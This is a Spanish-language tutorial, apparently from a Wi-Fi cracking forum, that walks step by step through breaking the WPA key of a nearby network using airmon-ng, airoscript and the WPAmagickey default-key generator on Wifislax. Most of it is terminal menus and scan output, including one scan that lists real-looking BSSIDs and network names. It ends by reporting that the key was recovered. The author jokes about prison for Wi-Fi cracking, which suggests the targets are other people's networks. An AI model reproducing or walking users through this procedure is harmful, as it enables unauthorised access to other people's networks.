


Saludos iluminador, no me hago responsable del mal uso, haganlo bajo vuestra propia responsabilidad. Agradecimiento a mis seguidores que adoran el cracking de redes y sin olvidar a los demas que nos visitan en el foro y la pagina. iluminador uno mas de ...
<https://www.facebook.com/InSeguridadInformaticaSt>

creador de este documento : <https://www.facebook.com/TheNinjaBlack>

Abriamos la terminal, y escribimos el comando "airmon-ng"
detecto rtl8187



```
root : bash : - Konsole
Archivo Editar Ver Marcadores Preferencias Ayuda
wifislax ~ # airmon-ng

Interface      Chipset      Driver
wlan0          Realtek RTL8187L      rtl8187 - [phy0]
wifislax ~ #
```

Ahora la ponemos en modo monitor "mon0" ;Haciendo esto :
"airmon-ng start wlan0"

```
root : bash : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
wifislax ~ # airmon-ng

Interface      Chipset      Driver
wlan0          Realtek RTL8187L      rtl8187 - [phy0]

wifislax ~ # airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2272     dhcpcd


Interface      Chipset      Driver
wlan0          Realtek RTL8187L      rtl8187 - [phy0]
|
|              (monitor mode enabled on mon0)

wifislax ~ # █
```

Ahora vamos ha airoscript wifislax,fijate en la foto.....



Vale una vez abierto, nos abre una terminal, y le ponemos a seleccionar interface "mon0"
Qué es la que hemos puesto en modo monitor




```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
Autodetectando Resolución...1024x768
Selecciona una interface:

1) eth0
2) wlan0
3) mon0
#? █

█
```

Bien ahora nos sale una lista ¿no?
Le damos al 1-scanear



```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ INFO INTERFAZ

      Interfaz = mon0 / modo Monitor
      Chipset/Driver = Realtek RTL8187L -
      Tu MAC = 00:c0:ca:3f:39:f0

MENU PRINCIPAL

1) Escanear           -Buscar Objetivos
2) Seleccionar        -Seleccionar Objetivo
3) Ataques            -Atacar Objetivo
4) Crackear           -Menu Crackear
5) Auto               -Buscar Key Automaticamente
6) Autenticar         -Cliente Falso en Objetivo
7) Desautenticar      -Desautenticar del Objetivo
8) Inyección          -Menu de Inyección
9) Opciones Avanzadas -Utilidades Varias
10) Salir              -Cerrar Airoscript

#> █
```

1-sin filtros


```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ SELECCIONA MODO DE BÚSQUEDA

1) Sin filtros
2) OPN
3) WEP
4) WPA
5) WPA2
6) WPA y WPA2

#> █
```

1-todos los canales

```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ SELECCIONA CANAL

1) Todos los canales
2) Canal(es) específico(s)

#> █
```

Ahora comenzo el escaneo

obiamente he tapado las redes,no entrar en prision por 30 años por cracking wifi

```

Escaneando Objetivos ...
CH 5 ][ Elapsed: 20 s ][ 2013-05-10 21:49

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
F4:3E:61:0E:41:00 -63    13      0  0  2  54  WPA  TKIP  PSK  WLAN_8186
D8:5D:4C:AC:0D:35 -68    10      0  0  6  54  WPA2  CCMP  PSK  Pabellon6-100a
D0:AE:EC:E6:AD:24 -68    17      0  0  6  54e. WPA  CCMP  PSK  WLAN_8024
00:13:49:B2:59:07 -71     3      0  0  5  54  WEP  WEP   WLAN_8024
14:D6:4D:AC:79:38 -72     3      24  0  2  54e. WEP  WEP   GSM_7186
00:1A:2B:6C:6C:84 -72    10      0  0  3  54  WEP  WEP   WLAN_8024
00:19:15:C1:72:3A -72     3      0  0  1  54  WEP  WEP   WLAN_753A
00:25:69:9F:82:CF -72     3      0  0  1  54  WPA  TKIP  PSK  FT
00:02:CF:AD:4E:89 -73     2      0  0  9  54  WEP  WEP   WLAN_8024

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated)  2:00:00:E0:AA:99:2B -71  0 - 1    0      2
00:02:CF:AD:4E:89 AC:A9:1B 6:00:00:CA:6C:91:6F -1  1 - 0    0     32

```

Una vez escaneado, el tiempo que queramos, recomiendo máximo 30 segundos
 Cerramos la terminal

Ahora le damos ha 2-seleccionar objetivo

```

airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ INFO INTERFAZ

      Interfaz = mon0 / modo Monitor
      Chipset/Driver = Realtek RTL8187L -
      Tu MAC = 00:c0:51:30:50

MENU PRINCIPAL

1) Escanear           -Buscar Objetivos
2) Seleccionar        -Seleccionar Objetivo
3) Ataques            -Atacar Objetivo
4) Crackear           -Menu Crackear
5) Auto               -Buscar Key Automaticamente
6) Autenticar         -Cliente Falso en Objetivo
7) Desautenticar     -Desautenticar del Objetivo
8) Inyección         -Menu de Inyección
9) Opciones Avanzadas -Utilidades Varias
10) Salir             -Cerrar Airoscript

#> █

```

muy bien, ahora elegiremos la wlanXX con encryption wpa

```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
Listado de APs Objetivo

#      MAC      CN  SEG  PWR  #PAQ  SSID
1)     [REDACTED]  9   WEP  -73   7     [REDACTED]
2)     [REDACTED]  2   OPN  -73  15    [REDACTED]
3)     [REDACTED]  1   WPA  -72   8     [REDACTED]
4)     [REDACTED]  1   WEP  -72   9     [REDACTED]
5)     [REDACTED]  3   WEP  -72   7     [REDACTED]
6)     [REDACTED]  2   WEP  -72  10    [REDACTED]
7)     [REDACTED]  5   WEP  -71   7     [REDACTED]
8)     [REDACTED]  3   WPA  -71  12    [REDACTED]
9)     [REDACTED]  6   WPA  -68   9     [REDACTED]
10)    [REDACTED]  6   WPA2WPA -68  14    [REDACTED]
11)    [REDACTED]  2   WPA  -63   9     [REDACTED]

Selecciona Objetivo> █
```

Deseas seleccionar un cliente: !!no!!!

```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
¿SELECCIONAR UN CLIENTE?

1) Si
2) No
3) Corregir el SSID Primero

#> █
```

Ahora le damos 3 para atacar

```
airoscript : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ INFO INTERFAZ

      Interfaz = mon0 / modo Monitor
      Chipset/Driver = Realtek RTL8187L -
      Tu MAC = [REDACTED]

INFO AP OBJETIVO

      SSID = WLAN_[REDACTED] / WPA
      Canal = 2
      Velocidad = 54 Mbps
      MAC del AP = [REDACTED]
      MAC de cliente =

MENU PRINCIPAL

1) Escanear           -Buscar Objetivos
2) Seleccionar        -Seleccionar Objetivo
3) Ataques            -Atacar Objetivo
4) Crackear           -Menu Crackear
5) Auto               -Buscar Key Automaticamente
6) Autenticar         -Cliente Falso en Objetivo
7) Desautenticar      -Desautenticar del Objetivo
```

Bien ya comenzo el ataque
Ahora los cerramos pasados unos pocos segundos

```
Esperando Handshake de WLAN_[REDACTED]
CH 2 ][ Elapsed: 4 s ][ 2013-05-10 21:51
BSSID      PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
F4:[REDACTED] -63 69    34      0  0    2 54  WPA  TKIP  PSK  WLAN_[REDACTED]
BSSID      STATION  PWR  Rate  Lost  Frames  Probe
```

Ahora una ves cerrado la terminal del ataque ha la red,se nos aparecera lo que teniamos abierto recién,


```
airoscrip : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ INFO INTERFAZ

      Interfaz = mon0 / modo Monitor
      Chipset/Driver = Realtek RTL8187L -
      Tu MAC = ██████████

INFO AP OBJETIVO

      SSID = WLAN_██████ / WPA
      Canal = 2
      Velocidad = 54 Mbps
      MAC del AP = ██████████
      MAC de cliente =

MENU PRINCIPAL

1) Escanear           -Buscar Objetivos
2) Seleccionar        -Seleccionar Objetivo
3) Ataques            -Atacar Objetivo
4) Crackear           -Menu Crackear
5) Auto               -Buscar Key Automaticamente
6) Autenticar         -Cliente Falso en Objetivo
7) Desautenticar     -Desautenticar del Objetivo
8) Inyección         -Menu de Inyección
9) Opciones Avanzadas -Utilidades Varias
10) Salir             -Cerrar Airoscript

#> █
```

Ahora la damos ha 4 crackear

```
airoscript : airoscript.cw : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
      Menu Crackear

1) Aircrack      (WEP/WPA)
2) Wlandecripter (WEP)
3) Dlinkdecripter (WEP)
4) Stkeys       (WEP)
5) Jazsteldecrypter (WEP)
6) Wlan4xx      (WEP/WPA)
7) Ono4xx       (WEP/WPA)
8) WPAmagickey  (WPA)
9) Volver al menu Principal

#> █

I
```


y le damos al 8 “wpamagic”

```
WPAmagickey v0.3.0 (2012/11/22) [http://www.seguridadwire
Essid: WLAN_ - Bssid: F4
[+] Generando fichero de claves: /root/swireless/airoscri

[+] Fichero guardado OK


I
```

Bien ya podemos cerrar la terminal, en el escritorio “desktop” abrimos el icono que dice personal y se nos abra root




para no ser tan largo este documento ,nos bamos ha la siguiente ruta que se muestra en la siguiente imagen

y abrimos el “worlist”



Ahora bamos a comprobar que todo este proceso merecio la pena



Funciono
Queria saludar Amis esposas

Zero,y byte
Un saludos iluminador

La libertad no se suplica,se conquista.
